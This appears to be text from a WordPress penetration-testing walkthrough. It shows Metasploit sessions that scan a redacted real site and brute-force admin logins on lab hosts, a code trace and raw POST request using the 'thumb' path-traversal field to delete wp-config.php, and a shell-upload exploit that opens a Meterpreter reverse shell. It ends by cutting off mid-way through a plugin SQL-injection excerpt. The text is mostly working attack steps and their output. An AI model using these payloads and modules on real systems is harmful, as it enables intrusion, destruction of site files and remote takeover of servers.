MD5 (./wp-admin/js/xfn.js) = 8de5f12403af4eb425b9ae18dad17266
MD5 (./wp-admin/js/theme-plugin-editor.js) = 520d3d51ba9b168fd8ebdec6fe62355c
```

```

msf5 auxiliary(scanner/http/wordpress_scanner) > set ssl true
ssl => true
msf5 auxiliary(scanner/http/wordpress_scanner) > set rport 443
rport => 443
msf5 auxiliary(scanner/http/wordpress_scanner) > set rhosts [REDACTED]
rhosts => [REDACTED]5
msf5 auxiliary(scanner/http/wordpress_scanner) > set vhost [REDACTED].com
vhost => [REDACTED].com
msf5 auxiliary(scanner/http/wordpress_scanner) > run

```

```

msf5 auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying [REDACTED]
[+] 2[REDACTED]5 running Wordpress 5.2.2
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

```

msf5 >
msf5 > use auxiliary/scanner/http/wordpress_login_enum
msf5 auxiliary(scanner/http/wordpress_login_enum) > show options

Module options (auxiliary/scanner/http/wordpress_login_enum):

  Name                Current Setting  Required  Description
  ----                -
BLANK_PASSWORDS      false           no        Try blank passwords for all users
BRUTEFORCE            true            yes       Perform brute force authentication
BRUTEFORCE_SPEED     5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS         false           no        Try each user/password couple stored in the current database
DB_ALL_PASS          false           no        Add all passwords in the current database to the list
DB_ALL_USERS         false           no        Add all users in the current database to the list
ENUMERATE_USERNAMES  true            yes       Enumerate usernames
PASSWORD              no              no        A specific password to authenticate with
PASS_FILE             no              no        File containing passwords, one per line
Proxies               no              no        A proxy chain of format type:host:port[,type:host:port][...]
RANGE_END             10              no        Last user id to enumerate
RANGE_START          1               no        First user id to enumerate
RHOSTS                yes             yes       The target address range or CIDR identifier
RPORT                 80              yes       The target port (TCP)
SSL                   false           no        Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS      false           yes       Stop guessing when a credential works for a host
TARGETURI             /               yes       The base path to the wordpress application
THREADS               1               yes       The number of concurrent threads
USERNAME              no              no        A specific username to authenticate as
USERPASS_FILE         no              no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS         false           no        Try the username as the password for all users
USER_FILE             no              no        File containing usernames, one per line
VALIDATE_USERS       true            yes       Validate usernames
VERBOSE              true            yes       Whether to print output for all attempts
VHOST                 no              no        HTTP server virtual host

msf5 auxiliary(scanner/http/wordpress_login_enum) > █

```

```

msf5 auxiliary(scanner/http/wordpress_login_enum) > set bruteforce false
bruteforce => false
msf5 auxiliary(scanner/http/wordpress_login_enum) > set rhosts 192.168.2.17
rhosts => 192.168.2.17
msf5 auxiliary(scanner/http/wordpress_login_enum) > set targeturi /wp5.0.0/
targeturi => /wp5.0.0/
msf5 auxiliary(scanner/http/wordpress_login_enum) > run

[*] /wp5.0.0/ - WordPress Version 5.0 detected
[*] 192.168.2.17:80 - /wp5.0.0/ - WordPress User-Enumeration - Running User Enumeration
[*] /wp5.0.0/ - Found user 'wp-admin' with id 1
[*] /wp5.0.0/ - Usernames stored in: /Users/Harry/.msf4/loot/20190702225934_default_192.168.2.17_wordpress.users_811371.txt
[*] 192.168.2.17:80 - /wp5.0.0/ - WordPress User-Validation - Running User Validation
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/wordpress_login_enum) > █

```

```

msf5 >
msf5 > use auxiliary/scanner/http/wordpress_login_enum
msf5 auxiliary(scanner/http/wordpress_login_enum) > show options

Module options (auxiliary/scanner/http/wordpress_login_enum):

  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS     false           no        Try blank passwords for all users
  BRUTEFORCE           true            yes       Perform brute force authentication
  BRUTEFORCE_SPEED     5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS          false           no        Add all passwords in the current database to the list
  DB_ALL_USERS        false           no        Add all users in the current database to the list
  ENUMERATE_USERNAMES true            yes       Enumerate usernames
  PASSWORD            no              no        A specific password to authenticate with
  PASS_FILE            no              no        File containing passwords, one per line
  Proxies              no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RANGE_END            10              no        Last user id to enumerate
  RANGE_START         1               no        First user id to enumerate
  RHOSTS               yes             yes       The target address range or CIDR identifier
  RPORT                80              yes       The target port (TCP)
  SSL                  false           no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS      false           yes       Stop guessing when a credential works for a host
  TARGETURI            /               yes       The base path to the wordpress application
  THREADS              1               yes       The number of concurrent threads
  USERNAME             no              no        A specific username to authenticate as
  USERPASS_FILE       no              no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS         false           no        Try the username as the password for all users
  USER_FILE            no              no        File containing usernames, one per line
  VALIDATE_USERS       true            yes       Validate usernames
  VERBOSE              true            yes       Whether to print output for all attempts
  VHOST                no              no        HTTP server virtual host

msf5 auxiliary(scanner/http/wordpress_login_enum) > █

```

```

msf5 auxiliary(scanner/http/wordpress_login_enum) > set username wp-admin
username => wp-admin
msf5 auxiliary(scanner/http/wordpress_login_enum) > set rhosts 192.168.2.17
rhosts => 192.168.2.17
msf5 auxiliary(scanner/http/wordpress_login_enum) > set targeturi /wp5.0.0/
targeturi => /wp5.0.0/
msf5 auxiliary(scanner/http/wordpress_login_enum) > run

```



```

msf5 auxiliary(scanner/http/wordpress_login_enum) > run

[*] /wp5.0.0/ - WordPress Version 5.0 detected
[*] 192.168.2.17:80 - /wp5.0.0/ - WordPress User-Enumeration - Running User Enumeration
[+] /wp5.0.0/ - Found user 'wp-admin' with id 1
[+] /wp5.0.0/ - Usernames stored in: /Users/Harry/.msf4/loot/20190702230431_default_192.168.2.17_wordpress.users_753699.txt
[*] 192.168.2.17:80 - /wp5.0.0/ - WordPress User-Validation - Running User Validation
[*] /wp5.0.0/ - WordPress User-Validation - Checking Username:'wp-admin'
[+] /wp5.0.0/ - WordPress User-Validation - Username: 'wp-admin' - is VALID
[+] /wp5.0.0/ - WordPress User-Validation - Found 1 valid user
[*] 192.168.2.17:80 - [2/1] - /wp5.0.0/ - WordPress Brute Force - Running Bruteforce
[*] 192.168.2.17:80 - [2/1] - /wp5.0.0/ - WordPress Brute Force - Skipping all but 1 valid user
[*] 192.168.2.17:80 - [1/1] - /wp5.0.0/ - WordPress Brute Force - Trying username:'wp-admin' with password:'wp-admin123'
[+] /wp5.0.0/ - WordPress Brute Force - SUCCESSFUL login for 'wp-admin' : 'wp-admin123'
[*] /wp5.0.0/ - Brute-forcing previously found accounts...
[*] 192.168.2.17:80 - [2/1] - /wp5.0.0/ - WordPress Brute Force - Trying username:'wp-admin' with password:'wp-admin123'
[+] /wp5.0.0/ - WordPress Brute Force - SUCCESSFUL login for 'wp-admin' : 'wp-admin123'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/wordpress_login_enum) > █

```

```

msf5 >
msf5 > use auxiliary/scanner/http/wpscan
msf5 auxiliary(scanner/http/wpscan) > show options

Module options (auxiliary/scanner/http/wpscan):

  Name          Current Setting      Required  Description
  ----          -
  TARGET_URL    [REDACTED]          yes      The target URL to be scanned using wpscan

msf5 auxiliary(scanner/http/wpscan) > █

```

```

msf5 auxiliary(scanner/http/wpscan) > run
[*] Running module against [REDACTED]

[*] Running WPscan on [REDACTED]
      (This may take some time)

[*] -----
[*] Looking for some Interesting Findings
[*] -----
[+] Found Some Interesting Entries via Header detection: X-Powered-By: PHP/7.0.33
[+] Found Some Interesting Entries via Header detection: Expect-CT: max-age=604800, report-uri="https://report-uri
[+] Found Some Interesting Entries via Header detection: Server: cloudflare
[+] Found Some Interesting Entries via Header detection: CF-RAY: 4f5c21ebda5b3498-LHR


[*] -----
[*] Looking for the WordPress version now
[*] -----
[+] Found WordPress version: 5.2.2 via Plugin And Theme Query Parameter In Homepage (Passive Detection)
[*] 0 vulnerabilities identified:

[*] -----
[*] Checking for installed themes in WordPress
[*] -----
[+] Theme found: "CP9" via Urls In Homepage (Passive Detection) with version: 9.2.7

```

```
[*] -----
[*] Enumerating installed plugins now
[*] -----
[+] Plugin Found: elementor
[*]   Plugin Installed Version: 2.5.16
[*]   Latest Version: 2.5.16 (up to date)
[+] Plugin Found: gutenberg
[*]   Plugin Installed Version: 6.0.0
[*]   Latest Version: 6.0.0 (up to date)
[+] Plugin Found: revslider, Version: No version found
[*] 2 vulnerabilities identified:
[-] Title: WordPress Slider Revolution Local File Disclosure
    Fixed in: 4.1.5
    References:
      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=2015-1579
      - https://www.exploit-db.com/exploits/34511/
      - http://blog.sucuri.net/2014/09/slider-revolution-plugin-critical-vulnerability-being-exploited.html
      - http://packetstormsecurity.com/files/129761/
      - https://wpvulndb.com/vulnerabilities/7540

[-] Title: WordPress Slider Revolution Shell Upload
    Fixed in: 3.0.96
    References:
      - https://www.exploit-db.com/exploits/35385/
      - https://whatisgon.wordpress.com/2014/11/30/another-revslider-vulnerability/
      - https://wpvulndb.com/vulnerabilities/7954
```



```

post.php
176     break;
177
178     case 'editattachment':
179         check_admin_referer('update-post_' . $post_id);
180
181         // Don't let these be changed
182         unset($_POST['guid']);
183         $_POST['post_type'] = 'attachment';
184
185         // Update the thumbnail filename
186         $newmeta = wp_get_attachment_metadata( $post_id, true );
187         $newmeta['thumb'] = $_POST['thumb'];
188
189         wp_update_attachment_metadata( $post_id, $newmeta );
190
191     case 'editpost':
192         check_admin_referer('update-post_' . $post_id);
193
194         $post_id = edit_post();

```

1. UNSANITIZED USER INPUT IS STORED IN \$newmeta['thumb']

```

post.php
5077 * @return int|bool false if $post is invalid.
5078 */
5079 function wp_update_attachment_metadata( $attachment_id, $data ) {
5080     $attachment_id = (int) $attachment_id;
5081     if ( ! $post = get_post( $attachment_id ) ) {
5082         return false;
5083     }
5084
5085     /**
5086      * Filters the updated attachment meta data.
5087      *
5088      * @since 2.1.0
5089      *
5090      * @param array $data      Array of updated attachment meta data.
5091      * @param int   $attachment_id Attachment post ID.
5092      */
5093     if ( $data = apply_filters( 'wp_update_attachment_metadata', $data, $post->ID ) )
5094         return update_post_meta( $post->ID, '_wp_attachment_metadata', $data );
5095     else
5096         return delete_post_meta( $post->ID, '_wp_attachment_metadata' );
5097 }

```

2. THE USER INPUT IS THEN PASSED ON TO wp_update_attachment_metadata() WHERE IT'S STORED UNDER _wp_attachment_metadata META-KEY

```

4993 $result = $wpdb->delete( $wpdb->posts, array( 'ID' => $post_id ) );
4994 if ( ! $result ) {
4995     return false;
4996 }
4997 /** This action is documented in wp-includes/post.php */
4998 do_action( 'deleted_post', $post_id );
4999
5000 $uploadpath = wp_get_upload_dir();
5001
5002 if ( ! empty($meta['thumb']) ) {
5003     // Don't delete the thumb if another attachment uses it.
5004     if ( ! $wpdb->get_row( $wpdb->prepare( "SELECT meta_id FROM $wpdb->postmeta WHERE meta_key = '
        _wp_attachment_metadata' AND meta_value LIKE %s AND post_id <> %d", '%' . $wpdb->esc_like( $meta['thumb'] ) .
        '%', $post_id ) ) ) {
5005         $thumbfile = str_replace( basename($file), $meta['thumb'], $file);
5006         /** This filter is documented in wp-includes/functions.php */
5007         $thumbfile = apply_filters( 'wp_delete_file', $thumbfile );
5008         @unlink( path_join($uploadpath['basedir'], $thumbfile) );
5009     }
5010 }
5011
5012 // Remove intermediate and backup images if there are any.
5013 if ( !isset( $meta['sizes'] ) && is_array( $meta['sizes'] ) ) {
5014     foreach ( $meta['sizes'] as $size => $sizeinfo ) {
5015         $intermediate_file = str_replace( basename( $file ), $sizeinfo['file'], $file );
5016         /** This filter is documented in wp-includes/functions.php */
    
```

```

msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) > set rport 32772
rport => 32772
msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) > set rhosts 192.168.2.16
rhosts => 192.168.2.16
msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) > set username wp-admin
username => wp-admin
msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) > set password wp-admin@123
password => wp-admin@123
msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) > show options

Module options (auxiliary/scanner/http/wp_arbitrary_file_deletion):

Name      Current Setting  Required  Description
----      -
FILEPATH  ../../../../wp-config.php  yes       The path to the file to delete
PASSWORD  wp-admin@123     yes       The WordPress password to authenticate with
Proxies   no                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.2.16     yes       The target address range or CIDR identifier
RPORT     32772            yes       The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI /                 yes       The base path to the wordpress application
USERNAME  wp-admin         yes       The WordPress username to authenticate with
VHOST     no                no        HTTP server virtual host

msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) >
    
```



```

harry@FuzzerOS: ~ (ssh)
Every 2.0s: mysql -u root -pharry123 wp_4_9_5 -e "sele... Sun Jun 23 18:17:31 2019

mysql: [Warning] Using a password on the command line interface can be insecure.
meta_id post_id meta_key meta_value
1 2 _wp_page_template default
5 6 _wp_attached_file 2019/06/a-2.gif
6 6 _wp_attachment_metadata a:4:{s:5:"width";i:1;s:6:"height";i:1;s:4:"
file";s:15:"2019/06/a-2.gif";s:10:"image_meta";a:12:{s:8:"aperture";s:1:"0";s:6:"cr
edit";s:0:"";s:6:"camera";s:0:"";s:7:"caption";s:0:"";s:17:"created_timestamp";s:1:
"0";s:9:"copyright";s:0:"";s:12:"focal_length";s:1:"0";s:3:"iso";s:1:"0";s:13:"shut
ter_speed";s:1:"0";s:5:"title";s:0:"";s:11:"orientation";s:1:"0";s:8:"keywords";a:0
:({}}
    
```

```

Raw Params Headers Hex
POST /wp-admin/post.php?post=10 HTTP/1.1
Host: 192.168.2.16:32772
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cookie: wordpress_test_cookie=WP+Cookie+check;
wordpress_01c5a6093250d3e93dca00cf25cf6454=wp-admin%7C1561421948%7CU67R0vtdxN7WffMivaZi4F1JjgRw9nbzgtOe1AdCWm
23f5336c891e1c1ed1480dbc9393;
wordpress_01c5a6093250d3e93dca00cf25cf6454=wp-admin%7C1561421948%7CU67R0vtdxN7WffMivaZi4F1JjgRw9nbzgtOe1AdCWm
23f5336c891e1c1ed1480dbc9393;
wordpress_logged_in_01c5a6093250d3e93dca00cf25cf6454=wp-admin%7C1561421948%7CU67R0vtdxN7WffMivaZi4F1JjgRw9nbzgtOe1AdCWm
a046b2e1ded301c927eba70794cbd94e63e3;
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
Connection: close

action=editattachment&_wpnonce=3b650fd8c2&thumb=../../../../wp-config.php
    
```

```

Raw
HTTP/1.1 302 Found
Date: Sun, 23 Jun 2019 00:19:42 GMT
Server: Apache/2.4.25 (Debian)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Location: http://localhost:32772/wp-admin/post.php?post=10&action=edit&message=4
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
    
```

```

harry@FuzzerOS: ~ (ssh)
Every 2.0s: mysql -u root -pharry123 wp_4_9_5 -e "sele... Sun Jun 23 18:17:39 2019

mysql: [Warning] Using a password on the command line interface can be insecure.
meta_id post_id meta_key meta_value
1 2 _wp_page_template default
5 6 _wp_attached_file 2019/06/a-2.gif
6 6 _wp_attachment_metadata a:5:{s:5:"width";i:1;s:6:"height";i:1;s:4:"
file";s:15:"2019/06/a-2.gif";s:10:"image_meta";a:12:{s:8:"aperture";s:1:"0";s:6:"cr
edit";s:0:"";s:6:"camera";s:0:"";s:7:"caption";s:0:"";s:17:"created_timestamp";s:1:
"0";s:9:"copyright";s:0:"";s:12:"focal_length";s:1:"0";s:3:"iso";s:1:"0";s:13:"shut
ter_speed";s:1:"0";s:5:"title";s:0:"";s:11:"orientation";s:1:"0";s:8:"keywords";a:0
:({})s:5:"thumb";s:25:"../../../../wp-config.php";}
7 6 _edit_lock 1561294054:1

```


ARBITRARY FILENAME

```

msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) > set verbose true
verbose => true
msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) > run
[*] Running module against 192.168.2.16

[*] Checking if target is online and running Wordpress...
[*] Checking access...
[*] Getting the nonce...
[*] Uploading media...
[*] Editing thumb path...
[*] Deleting media...
[+] File deleted!
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) >

```



```
mysql>
mysql> create database WP_Exploitation;
Query OK, 1 row affected (0.00 sec)

mysql> grant all privileges on WP_Exploitation.* to 'harry'@'%' identified by '123!@#qweQWE';
Query OK, 0 rows affected, 1 warning (0.00 sec)



mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)

mysql> █
```




Below you should enter your database connection details. If you're not sure about these, contact your host.

Database Name	<input type="text" value="wordpress_new"/>	The name of the database you want to use with WordPress.
Username	<input type="text" value="harry"/>	Your database username.
Password	<input type="text" value="123!@#qweQWE"/>	Your database password.
Database Host	<input type="text" value="192.168.2.17"/>	You should be able to get this info from your web host, if localhost doesn't work.
Table Prefix	<input type="text" value="wp_"/>	If you want to run multiple WordPress installations in a single database, change this.



```
msf5 >
msf5 > use exploit/unix/webapp/wp_admin_shell_upload
msf5 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD    
Proxies     no         no        The WordPress password to authenticate with
  RHOSTS      
RPORT      80          yes       A proxy chain of format type:host:port[,type:host:port][...]
  SSL       false         no        The target address range or CIDR identifier
  TARGETURI /           yes       The target port (TCP)
  USERNAME    
VHOST      no         no        Negotiate SSL/TLS for outgoing connections
    
           yes       The base path to the wordpress application
    
           yes       The WordPress username to authenticate with
    
           no         HTTP server virtual host

Exploit target:

  Id  Name
  --  -
  0   WordPress

msf5 exploit(unix/webapp/wp_admin_shell_upload) >
```

```
[msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.2.16
rhosts => 192.168.2.16
[msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username wp-admin
username => wp-admin
[msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password wp-admin@123
password => wp-admin@123
[msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rport 32772
rport => 32772
[msf5 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  wp-admin@123    yes       The WordPress password to authenticate with
  Proxies   no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    192.168.2.16    yes       The target address range or CIDR identifier
  RPORT     32772           yes       The target port (TCP)
  SSL       false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /               yes       The base path to the wordpress application
  USERNAME  wp-admin        yes       The WordPress username to authenticate with
  VHOST     no              no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0   WordPress

[msf5 exploit(unix/webapp/wp_admin_shell_upload) > ]
```

```
[msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.2.8:4444
[*] Authenticating with WordPress using wp-admin:wp-admin@123...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/cr1bCczyfU/PWcCWIdVxD.php...
[*] Sending stage (38247 bytes) to 192.168.2.16
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.16:65026) at 2019-06-23 03:57:50 +0530
[+] Deleted PWcCWIdVxD.php
[+] Deleted cr1bCczyfU.php
[+] Deleted ../cr1bCczyfU

[meterpreter > getuid
Server username: www-data (33)
```

```
meterpreter > shell
Process 71 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
uname -a
Linux daaee6bace70 4.9.125-linuxkit #1 SMP Fri Sep 7 08:20:28 UTC 2018 x86_64 GNU/Linux
```

```
switch($_SERVER['REQUEST_METHOD'])
{
  case 'GET':
    if(preg_match('#/wpgmza/v1/markers/(\d+)#', $route, $m))
    {
      // TODO: Marker::createInstance should be used here
      $marker = new Marker($m[1]);
      return $marker;
    }



    $fields = null;
    if(empty($_GET['fields']))
      $fields = explode(',', $_GET['fields']);
    else
      $fields = $_GET['fields'];

    if(!empty($_GET['filter']))
    {
      $filteringParameters = json_decode( stripslashes($_GET['filter']) );
      $markerFilter = MarkerFilter::createInstance($filteringParameters);

      foreach($filteringParameters as $key => $value)
        $markerFilter->{$key} = $value;

      $results = $markerFilter->getFilteredMarkers($fields);
    }
    else if(!empty($fields))
    {
```

1. USER INPUT IS PASSED AS GET PARAMETER 'fields'



```

if(!empty($_GET['filter']))
{
    $filteringParameters = json_decode( stripslashes($_GET['filter']) );
